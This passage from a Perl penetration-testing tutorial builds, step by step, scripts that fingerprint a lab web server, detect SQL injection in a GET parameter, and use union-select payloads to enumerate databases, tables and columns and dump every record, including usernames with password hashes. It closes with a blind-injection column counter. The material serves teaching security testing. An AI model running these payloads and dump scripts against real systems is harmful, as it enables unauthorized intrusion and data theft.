   All this is very simple, and we have covered most of this in the previous chapters. Let's continue following through our code:

   ```perl
   foreach(@buf){
   if(m/^Server:(.*)/i){
     print "\aWeb Server Found: ",$1,"\n";
     $web++;
   ```

```
        }
      }
      if ($web){ # this is a confirmed web server
      foreach("html","htm","php","asp","aspx","cfm","txt","html.backup"){
        if(page("index.".$_)){
         print "Page: ","index.".$_."\n";
         foreach(@content){
          print "File: ",$2,"\n" if(m/<a.*href=("|')([^"']+)("|')/);
         }
         last; # we found the page
        }
      }
      }

      sub page{ # check for pages
      my $res = $ua->get("http://".$host.":".$port."/".$_[0]);
      if($res->is_success){
        @content = split(/\015?\012/,$res->content);
        return $_[0];
      }
      return 0;
      }
      END {
      $sock->close() if $sock;
      }
```

4. The `section` portion of the preceding code loops through the returned result in `$buf` and checks for a web server. If found, `$web` becomes `true`. If it's `true`, we loop through a few file extensions and test the server for an index page of each extension.

5. Finally, if a page is found, we loop through its returned content in `@content` from the `content()` method of the `$res` object, and print any links found. These links are found using the regular expression `<a.*href=("|')([^"']+)("|')`. The carat in the square brackets negates both quotation marks, which means "match anything except for a single quote and a double quote character".

6. Now, we can browse these pages and look for forms or other means for data input to possibly exploit. If we get a proper return value from `page()`, then we call `last()` to break from the `foreach()` loop. The `END{}` block contains one simple line to close our socket when the program exits.

7. We can also easily add a new global variable to the application, and increment it from `page()` in order to keep track of our HTTP requests and have that printed from the `END{}` block as well.

8. Let's run this application in the hope of finding more clues to the potential vulnerabilities of our target, and analyze the output:

```
[trevelyn@shell ~]$ perl test.pl lab.weaknetlabs.com 180
Web Server Found:  lighttpd/1.4.28
Page: index.html
File: comments.php
File: http://lab.weaknetlabs.com/vuln/index.php
File: ../../var/www/index.html
File: /vuln/showget.php?id=3
[trevelyn@shell ~]$
```

In the preceding output, we see a few files that we can browse, one of which contains the GET parameter `id`. Let's use a few simple `LWP::UserAgent` subroutines to check for possible vulnerabilities on this GET parameter. We can very easily add an extra functionality to search `@content` for forms and POST parameters as well, but for brevity's sake we will stick to GET in our examples.

Tip

Proper OSINT (as described in the PTES) helps us to reduce common factors, such as which technologies are used by our client target, during a brute force attack, no matter how small. As we saw in the preceding code, we brute forced the index page by testing many extensions. If this is a public-facing page or domain, we can simply use the Google search engine to search for file types in an attempt to enumerate what kind of backend file processors are available to the web server. This is just one example of how OSINT can reduce the amount of noise we create during a penetration test.

SQL injection

SQL injection is one of the longest-running vulnerabilities in IT. Its very existence is proof that some web technologies, including languages, make it very easy for a simple semantic error to lead to a dangerous data breach. When deciding to use web applications, we must harden all the systems that are involved and not cut corners when it comes to security. Some of the biggest data breaches in IT history have happened in recent years through this type of exploit.

GET requests

In the following subsections, we will learn how to manipulate HTTP GET request strings to find potential SQL injection vulnerabilities. The two basic types that we cover will be integer and string. The difference between the two solely relates to the type of data that is stored in the database record that the SQL query is trying to access.

Integer SQL injection

As an example of SQL injection, let's use the GET parameter in the `showget.php` file that we found as a link in the `index.html` file from the scan in the previous subsection. First, let's take a look at a common MySQL error. The original URL that we used in the *File discovery* subsection was `http://lab.weaknetlabs.com:180/vuln/showget.php?id=3`.

Let's remove the integer value for the GET parameter, `id`, and test for integer SQL injection by simply ruining the SQL query syntax with a single quote, as follows:

```
http://lab.weaknetlabs.com:180/vuln/showget.php?id='1
```

This vulnerability test works when the SQL table is created to hold simple integer values for one or more of its fields. If a server displays MySQL errors on the web page, then we have struck gold and can use this functionality to easily exploit the web application. An example output will be something like this:

```
You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near "1' at line 1
QUERY: SELECT * FROM webdata where id = '1
```

This is one of the simplest tests for SQL injection, and we are now going to add this into our application from the previous section.

1. First, we add a new array to hold all files that have the GET parameter, `@gets`. In our case, we had only one.

   ```
   my @gets; # GET parameters present
   ```

2. Next, we need to add a new compound statement into the block of code that starts with the following line of code:

   ```
   if($web){ # this is a confirmed web server
   ```

3. Here, we checked for URLs in each line of code returned from the index page (in our example, it was just `index.html`). We assign `$2` to a new local variable, `$file`, and then check for a GET parameter with the simple regular expression, `\?[^=]+=[^=]+`. If `true`, we push the URL into the `@gets` array with the following line of code:

   ```
   push(@gets, $file); # keep it
   ```

4. Finally, we add another block of code under the one we just edited, which checks if the array size is of at least one element, and if so, we mangle the URL as we did in the preceding example with the following compound statement:

   ```
   if(scalar @gets > 0){ # we have some URLs with GET
   foreach(@gets){
     my $url = $_;
   ```

```
  $url =~ s/(\?[^=]+=)[0-9a-z_]/$1'/;
  page($url); # get the mangled URL
  foreach(@content){ # look for error
   print "Positive MySQL injection: ",$url,"\n"
if(m/error.*syntax.*sql/i);
   }
 }
 }
```

This will print the URL if a common MySQL error is uncovered from the returned web page. Our complete code block should now look as follows:

```
if ($web){ # this is a confirmed web server
foreach("html","htm","php","asp","aspx","cfm","txt","html.backup"){
  if(page("index.".$_)){
   print "Page: ","index.".$_."\n";
   foreach(@content){
    if(m/<a.*href=("|')([^"']+)("|')/){
     print "File: ",$2,"\n";
     my $file = $2;
     if($file =~ m/\?[^=]+=[^=]+/i){
      push(@gets, $file); # keep it
     }
    }
   }
  last; # we found a page
  }
 }
 }
if(scalar @gets > 0){ # we have some URLs with GET
foreach my $getUrl (@gets){
  my $url = $getUrl;
  $url =~ s/(\?[^=]+=)[0-9a-z_]/$1%27/; # %27 is an encoded single
quote
  print "Trying mangled GET: ",$url,"\n";
  page($url); # get the mangled URL
  foreach my $domLine (@content){ # look for error
   print "Positive MySQL injection: ",$url,"\n" if($domLine =~
m/error.*syntax.*sql/i);
  }
 }
 }
```

5. For each line in the returned web page, as $domLine, we check for a MySQL error just like in the previous example error. Let's go ahead and run this modified application again, which is aimed at our discovered web server:

```
[trevelyn@shell ~]$ perl test.pl lab.weaknetlabs.com 180
Web Server Found:  lighttpd/1.4.28
Page: index.html
File: comments.php
File: http://lab.weaknetlabs.com/vuln/index.php
File: ../../var/www/index.html
File: vuln/showget.php?id=3
Positive MySQL injection: vuln/showget.php?id='
[trevelyn@shell ~]$
```

This application has returned a success. We have found our first simple integer SQL injection vulnerability using Perl programming. Let's modify this simple application to test for string injection as well.

String SQL injection

As we learned at the beginning of this section, SQL injection attacks work best when the attacker knows the basic principles of the language. What will the difference be if the integer 3 from the previous example was actually a string? Well, if the backend code (in our case, PHP) handled the integer string poorly and simply wrapped it in single quotes before performing a WHERE clause in the SQL query, we can still potentially have an SQL injection vulnerability. Armed with this knowledge, we can adjust our own query for just this kind of data. A comment in the MySQL syntax can start with two hyphens, and must have a space after them. If the integer were simply wrapped in single quotes, we could insert our own SQL into the quotes and comment out the closing quote. Let's take a look at a simple example:

```
select * from users were id = '3'
```

This can be easily changed by mangling the GET parameter with a regular expression as follows:

```
select * from users where id = '3' or 1=1 —'
```

The SQL DBMS will then show us all the results, as 1 will always equal 1, and ignore anything after the two hyphens, which is just the web application programmer's closing single quote. Also, as we saw in the discovery application earlier, the single quote is encoded in URL characters as %27, and a space is URL encoded as %20. This is especially important when we are using a plus symbol in a Perl LWP::UserAgent HTTP request, as we will see later. So now the entire URL will look as follows:

```
vuln/showget.php?id=3%27%20or%20%271%27=%271%27
```

Now we simply need to construct it using Perl. We are going to employ another Perl module, List::Compare. This module will allow us to analyze the returned web pages more accurately. After adding the use List::Compare; directive to the top of the application, let's slightly modify the code by adding another call to page() after constructing the new URL.

We will add this code just under the following line:

```
foreach my $domLine (@content){ # look for error
```

The additional code now looks as follows:

```
if($domLine =~ m/error.*syntax.*sql/i){ # error returned
                                        print "Positive MySQL injection:
",$url,"\n";

                                        $url = $getUrl; # reset URL
                                        page($url); # recall page normally

    my @origContent = @content;
                                        page($url); # recall page normally
                                        $url =~ s/(\?[^=]+=[0-9a-
z_])/$1%20or%201=1/; # mangle GET

                                        page($url); # recall page with
```

```
mangled GET
    my $listCompare = List::Compare->new('-u', \@content, \@origContent);
    if(scalar ($listCompare->get_unique)>0){
     print "Positive SQL data dump: ",$url,"\n";
    }
```

We begin our addition by recalling the web page normally, just as any user would in a browser. Then, we copy the content returned into the array `@origContent`. We do this because `@content` previously contained the SQL error page, which will normally have less content, and also to avoid false positives when matching the error content with the next query. Next, we mangle the GET parameter with a regular expression, `(\?[^=]+=[0-9a-z_])/$1%20or%201=1`. The URL should now look like this:

```
/vuln/showget.php?id=3%27%20or%201=1
```

Then, we simply check the uniqueness of the two arrays, `@content` and `@origContent`, using our new Perl module `List::Compare`. The `get_unique()` method, when run against the `$listCompare` object, will return a list of unique lines from `@content` (the query we just created). Then, we simply check its scalar value, and even if a single line is present we know we have possibly gleaned new data using the SQL injection vulnerability.

Let's test this new application addition on a database table in which the GET parameter, `id`, refers to a string. The output is unsuccessful in returning extra data, as we see next:

```
Web Server Found:  lighttpd/1.4.28
Page: index.html
File: comments.php
File: http://lab.weaknetlabs.com/vuln/index.php
File: ../../var/www/index.html
File: vuln/showget.php?id=3
Trying mangled GET: vuln/showget.php?id=%27
Positive MySQL injection: vuln/showget.php?id=%27
```

Let's now add an `else{}` compound statement to our application, which will try a different syntax for strings stored in the DBMS table.

```
if(scalar ($listCompare->get_unique)>0){
print "Positive SQL data dump: ",$url,"\n";
}else{
$url = $getUrl; # reset URL again
$url =~ s/(\?[^=]+=[0-9a-z_])/$1%27%20or%201=1—%20/; # new mangle
page($url); # get the mangled GET
my $listCompare = List::Compare->new('-u', \@content, \@origContent);
print "Positive SQL data dump (String): ",$url,"\n" if (scalar
($listCompare->get_unique)>0);
$injType = "string"; # change injection type
}
```

The changes in the preceding code now reset the URL and recall the page, again testing for string injection with the new URL as follows:

```
showget.php?id=3%27%20or%201=1—%20
```

Notice the `%20` (URL encoded space) after the comment hyphens. This is to ensure that the web programmer's closing single quote does not come directly after the comment hyphens as this would cause an SQL syntax error. Then, we do the same list comparison on

`@content` and `@origContentby` by creating the `$listCompare` object and calling its `get_unique()` method. After this, we change the injection type to `string` from its previous value of `int` for `$injType`. This will ensure that future calls to the page will include a closing single quote.

Now that we have positively confirmed that we found an SQL injection point, let's move on to get more database information, including tables and columns.

SQL column counting

Obtaining the column count of the current table is vital in SQL injection. The reason being we cannot just ask the DBMS to append data to the output of the query, as this could result in a column count mismatch error. As we are lucky enough to have a vulnerable site for our example which displays SQL syntax error output in the web page, we can simply append an `ORDER BY` clause and try column numbers until we get an error. This kind of brute force is noisy, so we will use an algorithm to cut down on the number of HTTP requests. First, we will start with 5 and then, if we get an error, we will decrement our count by 1, and so on, until we have the number of columns. If the request is successful, however, we will add 5 more and repeat the decrement process until we get an error or finally deduce the column count of the current table.

Let's create a new subroutine called `colCount()` and see if we can easily obtain the column count of the current table.

```
sub colCount{ # (column count, url, error boolean)
my ($col,$url,$err) = @_;
return if $col > 32; # 32 columns, a bit much
page($url."%20ORDER%20BY%20".$col."—%20") :
page($url."%27%20ORDER%20BY%20".$col."—%20");
foreach(@content){ # if we find an error:
  if(m/unknown.*column.*order/i){
   $col-=1; # we went over, go back
   colCount($col,$url,1); # recursion
   return; # must return when all completed
  }
}
if(!$err){ # no error detected
  $col+=5; # increment and try again
  colCount($col,$url,0);
  return;
}else{
  print "Column Count: ",$col,"\n";
  $colCount = $col; # keep track
  return;
}
}
```

This is our new subroutine for the SQLi vulnerability-testing application. To call it, we simply add the following line of code into a block of code:

```
colCount(5,$url,0); # get column count
```

This block of code runs when a MySQL error is returned in the web page, starting with the following line:

```
if($domLine =~ m/error.*syntax.*sql/i){ # error returned
```

This new subroutine is recursive and will start with a `$i` value of `5`. As `3` lies exactly in the middle of `1` and `5`, it requires the exact same number of HTTP requests to accomplish if we were to start at `1`. If the column count is below `3`, we can see that the algorithm is more efficient than simply incrementing through each possible value from 1 to 35 until we reach the column count (linear search) using the following simple equation:

$$f(y) = \left\lceil \frac{x}{5} \right\rceil + \left(\left\lceil \frac{x}{5} \right\rceil (5) \right) - x$$

Here, *y* is the number of HTTP requests, *x* is the number of columns, and the top brackets (around the two fractions) denote the mathematical ceiling function. Using this algorithm for 20 columns will yield only 4 requests as opposed to 20. 17 columns will require only 7 requests instead of 17. This algorithm is quite efficient with numbers below 19, which, in penetration testing simple web applications, seems to be a common limit for result sets. Also, it does not do any comparisons as a binary search would, thereby saving us some (trivial) CPU cycles.

We save the column count in the `$colCount` global variable for use in the next section. We do this by constructing query strings to obtain even more information from the server.

MySQL post exploitation

After finding a SQLi vulnerability, we can use a few techniques to gather as much information as possible. In the next four subsections, we will learn how to obtain column counts, server information, table result sets, and all records from tables and databases, using the SQLi vulnerability and Perl.

Discovering the column count

Let's turn our attention to what we can do with the column count. We should instantly recognize that we can put simple MySQL keywords or functions into one of the fields, for instance, `@@version`, to find the version of the DBMS for potential future remote exploitation. `@@datadir` can be used to provide insight into the structure of the server's filesystem. Also, `@@hostname` can produce the hostname of the server.

A full list of these special MySQL-specific variables can be found on the Oracle MySQL documentation page. Now that we know our column count is 3 from the SQLi testing application we have written, let's take a look at how we can construct a query in Perl to grab the MySQL version. First, we need to enumerate which column is displayed on the page; for instance, in our `showget.php` file, the column `id` is never shown, just `date` and `comment`. We construct an injection query such as the following one:

```
union select @@version,null,null
```

Here, the version will not be displayed on the page or returned by our `$res->contentmethod` call from `LWP::UserAgent`. Let's take a look at the following line of code:

```
union select null,@@version,null
```

Alternatively, consider the following line of code:

```
union select null,null,@@version
```

If we use the preceding lines of code, the server version string will be successfully displayed in the `$res` object's content from the returned page. Let's now add a new subroutine to handle the enumeration. Since the page will most likely have a lot of other data in it, we will make use of the MySQL `concat()` concatenation function and surround the data we query for with arbitrary strings. For these strings, we will use `0x031337`. This way, we can use the Perl substitution operator with a simple regular expression to pull out the data that we want. A successful SQL string for our `showget.php` file's GET parameter will now look like this:

```
/vuln/showget.php?
id=3%20union%20select%20null,concat('0x031337',@@version,'0x031337'),null%20
—%20
```

Now, the returned content from the page will contain a string such as `0x0313375.1.66-0+squeeze10x031337`, and we can pull the data out using the following regular expression:

```
$data =~ s/0x031337(.*)0x031337/$1/;
```

The data is within `backreference` `$1`. Let's add this as a new subroutine into our application:

```
sub injColumn{ # find an injectable column
    my $url = shift;
    my $union = "%20union%20select%20";
    $union = "%27".$union if($injType eq "string"); # close quote
    my @fields; # list of union params
    for(my $i=0;$i<$colCount;$i++){ # construct list
        my $field = "";
```

```
    for(my $j=0;$j<$colCount;$j++){
        if($j==$i){
            $field .= "'-VAR-',";
        }else{
            $field .= "null,";
        }
    }
    push(@fields,$field); # save for queries
}
for(my$i=0;$i<$colCount;$i++){
    $fields[$i] =~ s/,$//; # remove trailing comma
    page($url.$union.$fields[$i]."%20—%20");
    foreach(@content){
        if(m/-VAR-/){ # does it contain this unique string?
            print "Found injectable column: ",$i,"\n";
            $injectString = $url.$union.$fields[$i]."%20—%20"; # save it
for new queries
            return;
        }
    }
}
}
return;
}
```

In our preceding new subroutine, we:

- Handle an incoming URL
- Create a SQL union statement to append
- Check whether the injection type is a string, and if so, add a URL encoded (closing) single quote as `%27`
- Use the column count of the current table that we have already obtained and construct an array of all possible strings, just as we mentioned in the previous example, where we used null values and `@@version`
- Query the server for the same amount of times as columns, testing each one, returning when the returned page contains the string `-VAR-`, and saving it into the global variable `$injectField`

Now, let's move on to gathering server information using our SQL injection vulnerability.

Gathering server information

Now that we know the column count, which column to inject into, whether or not we can use integer or string injection, and what the DBMS version is, we have a solid foothold to further our payload and creatively exploit the vulnerability using moderate SQL knowledge.

Let's modify the `page()` subroutine to check for an additional parameter `$_[0]`. If `true`, we can do the `-VAR-` substitution with the `concat()` SQL function.

```
sub page{ # check for pages
    my $url = "http://".$host.":".$port."/".$_[0];
    if ($_[1]){
        $url =~ s/'-VAR-'/concat('0x031337',$_[1],'0x031337')/;
    }
    my $res = $ua->get($url);
    if($res->is_success){
        @content = split(/\015?\012/,$res->content);
        return $_[0];
    }
    $reqCount++;
    return;
}
```

This is the modified `page()` subroutine. As we can see, the new query adds a `concat()` function call in which we wrap the `0x031337` strings around the incoming `-VAR-` or `$_[0]`. This argument can be a function call or even another subquery, as we will see later. Now, let's create another subroutine called `parsePage()` to parse out the data we are trying to query via the `concat()` function.

```
sub parsePage{
    foreach(@content){
        if(m/0x031337(.+)0x031337/){
            return "Data: ",$1,"\n";
        }
    }
}
```

This is our new subroutine for parsing out the SQL data we retrieve from the `page()` subroutine. We can then call it as follows:

```
print "User: ", parsePage(page($injectString,'user()'));
```

This should return results from the DBMS. We can use this for `system_user()` and `database()` as well. We can also send in SQL queries, for instance:

```
my ($v,$dd,$h) =
split(",",parsePage(page($injectString,'group_concat(@@version,',',@@datadir
```

In the previous function call, we can potentially return three valuable pieces of information from the server with one single SQL/HTTP request, as opposed to our previous example where we called the server three times and padded each query with nulls. We can also do this for the `database()`, `user()`, and `system_user()` functions as follows:

```
my ($u,$su,$db) =
```

```
split(",",parsePage(page($injectString,'group_concat(user(),',',system_user(
```

We have now compiled three queries into one single query. Let's now run this application against the `showget.php` file with all of our shiny new additions and upgrades. However, before doing this, let's output the injection type for our penetration test analysis reporting, using the `$injType` string with the following line:

```
print "Injection Type: ",$injType,"\n";
```

We can now run our SQL injection application.

```
root@wnld960:~#perl bannergrab.pl 10.0.0.15 180
Web Server Found:  lighttpd/1.4.28
Page: index.html
File: comments.php
File: http://lab.weaknetlabs.com/vuln/index.php
File: ../../var/www/index.html
File: vuln/showget.php?id=3
Trying mangled GET: vuln/showget.php?id=%27
Positive MySQL injection: vuln/showget.php?id=%27
Positive SQL data dump: vuln/showget.php?id=3%20or%201=1
Column Count: 3
Found injectable column: 1
Injection Type: int
User: webadmin@localhost
System User: webadmin@localhost
Database: vuln
DBMS Version: 5.1.66-0+squeeze1
Server FS: /var/lib/mysql/
Hostname: wnld960

HTTP Requests: 12
TCP Requests: 1
root@wnld960:~#
```

The smallest success can be so wonderful when programming, no matter how much debugging and research we do. The preceding code output is solid data to present to our client if we find an SQL injection vulnerability on one of their servers, with just 15 HTTP requests and 1 TCP connection (to the port in the beginning). Let's add a functionality to our application that will find all accessible databases and their corresponding tables.

Obtaining table result sets

In MySQL, there exists a database called `information_schema`, which we can potentially use to find more metadata about our databases. This database contains a table named `tables`, which contains all metadata about all of the tables in all of the databases. Some of the fields that we can query are listed next with their data:

- `TABLE_SCHEMA`: This is of the type `string` and is the database where the table is located
- `TABLE_ROWS`: This is of the type `integer` and is the sum of all rows in the table
- `TABLE_NAME`: This is also of the type `string` and is the name of the table

With a one-stop go-to place for table metadata, we can now modify our query to find all databases and their tables. It might be natural for us to think, "why don't we just get the `table_rows` value of the `tables` table and create a loop to query for all tables?" This actually can't be done, because the table will return a null value as its own `table_rows` value, even when queried as a user root. Another thing to consider is that we can only access tables that we, as a user (`user()`) that is specified in the web programmer's defective code, have permission to access. Also, if we use the `group_concat()` function, we might get undesired or limited results due to the default `group_concat_max_len` value, which is only 1024 bytes. Let's first get a list of all databases that we have access to from the user `$user` (in our case, `webadmin'@'localhost`), with the following query:

```
select group_concat(distinct table_schema SEPARATOR ".
    "', ') from information_schema.tables
```

We add this in our code:

```
my @databases = split(", ",parsePage(page($injectString,"(select
group_concat(distinct table_schema SEPARATOR "."', ') from
information_schema.tables)")));
```

Here, we store all available databases into the array `@databases`. Now, let's loop through each database and print all available tables using another `group_concat()` call, by adding the following code:

```
foreach my $db (@databases){
print "Accessible DB: ",$db,"\n";
print " Accessible Table: ",$_,"\n" foreach(
split(",",parsePage(page($injectString,"(select group_concat(distinct
table_name SEPARATOR ',') from information_schema.tables where table_schema
= '".$db."')")))));
  print "\n";
}
```

This code will loop through all databases in the `@databases` array, query `information_schema` for each database found, and print all available tables.

Unfortunately, we come across a strange semantic error with this method. The MySQL default installation limit of the `group_concat()`, being 1024 bytes, displays nothing for the tables we have access to in the `information_schema` table. Also, what if the number of tables that the user `webadmin'@'localhost` has access to is much larger than two? This

will cause our SQLi analysis application to stop here. It's always best to avoid using the `group_concat()` function for this very reason while exploiting SQL injection vulnerabilities.

Now, we need to alter the code to loop and query a single table name per iteration. This is definitely noisier in logging, but is an option we need to consider. First, we know that the `information_schema` table does not have an index, so we can create one programmatically with SQL, with the following query:

```
select TABLE_NAME from (select @r:=@r+1 as id,TABLE_NAME from (select
@r:=0) r,information_schema.tables p where table_schema =
'information_schema') k where id = 1;
```

Then, all we have to do is increment the `id` and look for our `0x031337` string in the returned output. This is where we have to encode our plus symbol + into `%2B` or else it will be interpreted by the web server before mapping the request to the `showget.php` file, which will ultimately cause an SQL syntax error. Let's use the `parsePage(page());` method that we already employed, and create a new subroutine called `getIndivTbls`:

```
sub getIndivTbls{ # loop through each here
my $db = shift;
my $table = shift;
my $column = shift;

my $colNum = 1; # start with col 1
while(grep { /0x031337/ }@content){
  print "Accessible Table: ",parsePage(page($injectString,"(select
".$column." from (select \@r:=\@r\%2B1 as id,".$column." from (select
\@r:=0) r,".$table." p where table_schema = '".$db."') k where id =
".$colNum.")")),"\n";
  $colNum++;
}
return;
}
```

This new subroutine will display the individual tables. It works by being passed the column name, table name, and database name, as follows:

```
if(scalar @tables < 1){
print "Table list for ",$db," too long, fetching individually:\n";
getIndivTbls('information_schema',
'information_schema.tables','TABLE_NAME');
}
```

In the preceding code, the subroutine gets called after checking whether or not a successful query for all tables has been performed. Then, while the output from the `parsePage(page())` method returns our special string, `0x031337`, we print it. Finally, we increment `$colNum`, which is our programmatically created `id` field, and send another query.

Obtaining records

As we know, we should technically avoid the `group_concat()` function when we either see a truncated list returned or when we have a large amount of columns in a table. Let's see how we can programmatically loop through each column of each record using Perl. First of all, the simple query that we will modify with simple string substitutions using regular expressions will look like this:

```
select–COL- from (select @r:=@r+1 as gid,-COL- from (select @r:=0) r,-TBL-p) k where gid = -INT-;
```

Since we already know the table and column names, we can reuse the `id` generation SQL code from the *Obtaining table result sets* section and simply create a loop that changes the table name per table, the column name per column, and the integer GID.

Note

GID is not used in this table, and if it were, we would need to alter that name because the syntax could produce errors or undesired results.

Let's write a sample Perl program that will do just that.

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new; # now spoof a UA:
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18) "
   ."Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my $queryRec = " union select null,concat('0x031337',(select "
   ."-COL- from (select \@r:=\@r%2B1 as gid,-COL- from ("
   ."select \@r:=0) r,-TBL- p) k where gid = -INT-),'0x0"
   ."31337'),null – ";
my $queryCount = " union select null,concat('0x031337',(selec"
   ."t count(*) from -TBL-),'0x031337'),null –%20";
my $tableCount = " union select null,concat('0x031337',(selec"
   ."t count(table_name) from information_schema.tables "
   ."where table_rows > 0),'0x031337'),null – ";
my $columnCount = " union select null,concat('0x031337',(sele"
   ."ct count(column_name) from information_schema.colum"
   ."ns where table_name = '-TBL-'),'0x031337'),null – ";
my $tableName = " union select null,concat('0x031337',(select"
   ." table_name from (select \@r:=\@r%2B1 as gid,table_"
   ."name from (select \@r:=0) r,information_schema.tabl"
   ."es p where table_rows > 0) k where gid = -INT-),'0x"
   ."031337'),null – ";
my $columnName = " union select null,concat('0x031337',(selec"
   ."t column_name from (select \@r:=\@r%2B1 as gid,colu"
   ."mn_name from (select \@r:=0) r,information_schema.c"
   ."olumns p where table_name = '-TBL-') k where gid = "
   ."-INT-),'0x031337'),null – ";
my ($host,$port,$file) = @ARGV; # get as arguments
$host = "http://".$host;
$host .= ":".$port.$file;
```

```perl
my $totalTables = getData($host.$tableCount); # get total tables count
my @tables; # hold all tables
my @metadata; # hold strings of TABLE,COL,COL,COL,…,COL
```

All queries are predefined so that we can easily substitute the -VAR-, -INT-, or -ID- type of variables. The $totalTables integer is the sum of all tables, and we gather counts of objects before gathering data in order to cut back on SQL queries. The @tables array will hold all of our table names. Since Perl excels with string manipulation, we will simply store the columns and tables in a string association into the @metadata array. The values in the strings will be comma delimited, and the first value is the table name. For example, take a look at the following:

```
users,id,user,passwd
```

This shows the table users along with the columns id, user, and passwd. We can then use the split() function on the string later and create a loop over all columns to gather their data. Let's continue with the workflow portion of the application.

```perl
for(my$i=1;$i<=$totalTables;$i++){
    (my $tableNameInt = $tableName) =~ s/-INT-/$i/;
    push(@tables,getData($host.$tableNameInt)); # save it
}
foreach my $tbl (@tables){
    my $metaString = $tbl.",";
    (my $url = $host.$columnCount) =~ s/-TBL-/$tbl/;
    my $c = getData($url);
    for(my$i=1;$i<=$c;$i++){
        ($url = $host.$columnName) =~ s/-INT-/$i/;
        $url =~ s/-TBL-/$tbl/;
        $metaString .= getData($url);
        $metaString .= "," unless($i==$c);
    }
    push(@metadata,$metaString);
}

print $_,"\n" foreach(@metadata);

foreach my $mdata (@metadata){ # each table
    my $recCount = 0; # get record count
    my @ms = split(",",$mdata); # split metadata
    my $tbl = shift @ms; # grab table name
    (my $recs = $queryCount) =~ s/-TBL-/$tbl/;
    my $url = $host.$recs;
    $recCount = getData($url);
    print "Table: ",$tbl," has record count of: ",$recCount,"\n";
    $url = $host.$queryRec; # reset query URL
    (my $tUrl = $url) =~ s/-TBL-/$tbl/; # substitute table
    for(my$i=1;$i<=$recCount;$i++){
        (my $rTUrl = $tUrl) =~ s/-INT-/$i/; # INT,TBL
        foreach my $col (@ms){ # table is already shifted
            (my $cTUrl = $rTUrl) =~ s/-COL-/$col/g;
            print getData($cTUrl)," ";
        }
        print "\n"; # record separator
    }
}
```

Here, the first loop gathers all table names accessible by the user specified in the web application and puts them in to the `@tables` array. The next loop loops over the tables and constructs the `@metadata` strings after gathering the column count and column names. The third loop simply splits the metadata strings into the `@mc` array and shifts off the table name. Then, for each of the remaining values (which are just columns), a query is made to gather the record count. Then, for each record count, we programmatically create our own abstract ID, `gid`, and print the field data from the database. The last portion of the following code is the simple subroutine that gets the page per query and parses out the data squished between the `0x031337` substrings.

```
sub parsePage{
            foreach(@content){
                         if(m/0x031337(.+)0x031337/){
                                     return $1;
                                     last; # we found what we want
                         }
            }
}

}
```

Let's run this application on our SQL injection vulnerable web page, `showget.php`:

```
test,id,db,tbl
users,id,username,passwd
webdata,id,date,comment
webdatastring,id,dat,comment
Table: test has record count of: 5
1 soda pepsi
2 soda coke
3 soda mtn dew
4 candy aero (mint)
5 candy cadbury egg
Table: users has record count of: 6
1 trevelyn cbfdac6008f9cab4083784cbd1874f76618d2a97
2 gabriella a3ce284b3e5d63708dde3d7d9138f835a6760a57
3 chloe a2c91ed5cf3ec12fe5e4904d34667310ca8182af
4 julie 59c826fc854197cbd4d1083bce8fc00d0761e8b3
5 petey bf614e25ec8503d7c938bb0ea0609b74fd93d517
6 pirate c4dfbad41aca3de7da79bdfd508449ee05d3de8f
Table: webdata has record count of: 7
1 09.06.2014 I love this website!
2 09.06.2014 I am getting the error "TNS-12560: TNS:protocol adapter error"
can you explain why?
3 09.08.2014 Thanks for the tutorial
4 09.12.2014 been searching the web for ages, this helped me out A LOT!
5 09.18.2014 Don't forget to mention to never log in a s root.
6 09.19.2014 These codes did n'ot resolve current issue! PLZ HELP!!
7 09.25.2014 Thank you!! OMG!
Table: webdatastring has record count of: 4
0 09.06.2014 I love this website!
1 09.06.2014 I am getting the error "TNS-12560: TNS:protocol adapter error"
can you explain why?
2 09.08.2014 Thanks for the tutorial
3 09.12.2014 been searching the web for ages, this helped me out A LOT!
```

We can successfully gather all data from a database using a simple SQL injection when an error is present. In the next section, we will be covering a much more advanced method for SQL injection, called blind SQL injection.

Data-driven blind SQL injection

We can now use Perl to exploit an SQL vulnerability in which the MySQL error is printed to the web page. However, how should we handle the vulnerability if the web server is configured to not handle errors? Well, we can blindly step through queries, making HTTP requests in the hope of gathering the correct result sets. This type of blind SQL injection requires many more HTTP requests and more investigation on our part. For example, when error reporting to the web page from MySQL is disabled, it so happens that nothing (no record) is displayed on the page when unsuccessful SQL injection causes an error. This means that we can still potentially get the column count by cycling through integers starting from 1, until the HTML content object (`$res->content`) from `LWP::UserAgent` returns nothing. First, we need to find the HTML that is dynamically populated within the web page and parse it out using just Perl. In the case of our exploitable `showget.php` file, the table's HTML ID attribute is `tableOut`, as shown in the following source code:

```
<table id='tableOut'><tr><td>09.06.2014</td><td>I love this website!</td>
</tr></table></body>
```

The HTML ID attribute, which makes the programmer's job easier when populating the page with data, also makes our job as the penetration tester easier. The preceding line of code changes each time we change the `id` URL GET parameter. We can see that both the date and the comment change, but this does not necessarily mean that the SQL table or view has only two fields. When we input 9, a SQL error causes the `tableOut` HTML table to become empty:

```
<table id='tableOut'></table></body>
```

Now, we can use the same algorithm that we used in the previous section's `colCount()` subroutine, in order to deduce the column count. Again, this is where a solid regular expression can really shine in penetration testing with Perl. If we look at the previous pattern, we can easily see the uniqueness from the ID attribute to the ending `table` HTML tag, and we can construct the regexp as something like this:

```
eOut'>([^<]+)<\/tab
```

If successful, `backreference` `$1` will contain the returned data from the database table. Let's implement this in a small, simplistic Perl program and loop through the ID integer until we detect the difference:

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new; # now spoof a UA:
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my ($host,$port,$file) = @ARGV; # pass <HOST> <PORT> <FILE>
my $i=0;
while($i++<33){
    (my $url = "http://".$host.":".$port.$file." order by 1") =~ s/(r by )
[0-9]+$/$1$i/;
```

```
    if($ua->get($url)->content =~ m/Out'><\/tab/){
        print "Columns: ",$i-1,"\n";
        last;
    }
}
```

This small, lightweight Perl script will test for integer blind SQL injection vulnerabilities on the first GET parameter provided by the `$file` argument. Instead of building upon this and repeating what we have already done, let's move onto yet another form of SQL injection, time-based blind SQL injection.

Time-based blind SQL injection

